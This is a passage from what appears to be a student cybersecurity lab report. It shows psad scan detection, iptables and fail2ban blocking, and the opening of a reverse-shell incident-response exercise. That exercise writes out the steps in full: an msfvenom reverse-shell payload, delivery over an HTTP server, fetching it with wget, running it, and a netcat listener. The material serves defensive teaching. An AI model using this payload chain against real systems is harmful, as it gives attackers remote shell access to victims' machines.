
```
      tcp 56    2 packets
      tcp 254   2 packets
      tcp 190   2 packets
      tcp 294   2 packets
      tcp 150   2 packets
      tcp 572   2 packets
      tcp 540   2 packets
      tcp 656   2 packets
      tcp 601   2 packets
      tcp 288   2 packets
      tcp 892   2 packets

      udp 49359 2 packets
      udp 53134 1 packets
      udp 50774 1 packets
      udp 39354 1 packets
      udp 42049 1 packets

[+] iptables log prefix counters:
        [NONE]

    iptables auto-blocked IPs:
      192.168.81.133 (3453 seconds remaining)

    Total protocol packet counters:
         tcp: 644 pkts
         udp: 6 pkts

[+] IP Status Detail:

SRC:  192.168.81.133, DL: 3, Dsts: 1, Pkts: 672, Total protocols: 1, Unique sigs: 1, Email alerts: 22

    DST: 192.168.81.161
        Scanned ports: TCP 1-995, Pkts: 672, Chain: INPUT, Intf: ens34
        Total scanned IP protocols: 1, Chain: INPUT, Intf: ens34
        Signature match: "BACKDOOR SatansBackdoor.2.0.Beta, or BackConstruction 2.1 Connection Attempt"
            TCP, Chain: INPUT, Count: 2, DP: 666, SYN, Sid: 100041

SRC:  91.189.91.157, DL: 1, Dsts: 1, Pkts: 6, Total protocols: 1, Unique sigs: 0, Email alerts: 1

    DST: 192.168.5.154
        Scanned ports: UDP 39354-53134, Pkts: 6, Chain: INPUT, Intf: ens33
        Total scanned IP protocols: 1, Chain: INPUT, Intf: ens33

    Total scan sources: 2
    Total scan destinations: 2

[+] These results are available in: /var/log/psad/status.out

chrysostome@chrysostome:~$
```


```
chrysostome@chrysostome:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
PSAD_BLOCK_INPUT  0    --  0.0.0.0/0            0.0.0.0/0
LOG        0    --  0.0.0.0/0            0.0.0.0/0           LOG flags 0 level 4
LOG        0    --  0.0.0.0/0            0.0.0.0/0           LOG flags 0 level 4

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
PSAD_BLOCK_FORWARD  0    --  0.0.0.0/0            0.0.0.0/0
LOG        0    --  0.0.0.0/0            0.0.0.0/0           LOG flags 0 level 4
LOG        0    --  0.0.0.0/0            0.0.0.0/0           LOG flags 0 level 4

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
PSAD_BLOCK_OUTPUT  0    --  0.0.0.0/0            0.0.0.0/0

Chain PSAD_BLOCK_FORWARD (1 references)
target     prot opt source               destination
DROP       0    --  0.0.0.0/0            192.168.81.133
DROP       0    --  192.168.81.133       0.0.0.0/0

Chain PSAD_BLOCK_INPUT (1 references)
target     prot opt source               destination
DROP       0    --  192.168.81.133       0.0.0.0/0

Chain PSAD_BLOCK_OUTPUT (1 references)
target     prot opt source               destination
DROP       0    --  0.0.0.0/0            192.168.81.133

Chain f2b-psad (0 references)
target     prot opt source               destination
RETURN     0    --  0.0.0.0/0            0.0.0.0/0
chrysostome@chrysostome:~$
```

Final Summary


- **Attack:** A SYN scan was launched from Kali to the Ubuntu Server to enumerate open ports.

- **Detection:** psad monitored kernel logs via iptables and raised an alert upon scan detection.
- **Mitigation:**
    - ➢ Email alert sent via Gmail





Attacker IP (192.168.168.133) was automatically blocked using iptables and can't again do SYN scan.



3.4.2 Fail2ban:

Apart from this also we set rules in **fail2ban** so as to block any ssh login to Ubuntu server and it has successfully implemented and the rule worked.

Banned ip: 192.168.81.133

```
┌──(teamshadowops㉿chrysostomend)-[/home/kali]
└─$ ssh chrysostome@192.168.81.161
chrysostome@192.168.81.161's password:
Permission denied, please try again.
chrysostome@192.168.81.161's password:

Permission denied, please try again.
chrysostome@192.168.81.161's password:
chrysostome@192.168.81.161: Permission denied (publickey,password).

┌──(teamshadowops㉿chrysostomend)-[/home/kali]
└─$ ssh chrysostome@192.168.81.161
chrysostome@192.168.81.161's password:
Permission denied, please try again.
chrysostome@192.168.81.161's password:
Permission denied, please try again.
chrysostome@192.168.81.161's password:

0
ppp
^C

┌──(teamshadowops㉿chrysostomend)-[/home/kali]
└─$ ssh chrysostome@192.168.81.161
ssh: connect to host 192.168.81.161 port 22: Connection refused
```

```
chrysostome@chrysostome:/etc/fail2ban$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     5
|  `- Journal matches:  _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
   |- Currently banned: 1
   |- Total banned:     1
   `- Banned IP list:   192.168.81.133
chrysostome@chrysostome:/etc/fail2ban$ _
```

4. Incident Response (IR) Lab: Reverse Shell Simulation

4.1 Method 1: Manual Reverse Shell with msfvenom + netcat

Objective


To simulate a reverse shell attack from an attacker machine (Kali Linux) to a victim machine (Ubuntu Desktop), and document the incident response process through detection, analysis, containment, eradication, and recovery.

Lab Actions Performed

1. **Payload Creation**

- On **Kali**, a reverse shell payload was created using msfvenom:

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.81.133 LPORT=4444 -f elf > shell.elf




2. Payload Transfer via HTTP

- Kali served the payload via Python HTTP server:


python3 -m http.server 8000

NOTE: We choose using http server but also netcat,usb can also deliver payload to victim.



- On Ubuntu, the payload was fetched using:


wget http://192.168.81.133:8000/shell.elf



3. Payload Execution

- On Kali, the listener was started:


nc -lvnp 4444



- On Ubuntu:

chmod +x shell.elf

./shell.elf



- **Result**: Reverse shell was successfully established (seen via netcat connection from victim IP).

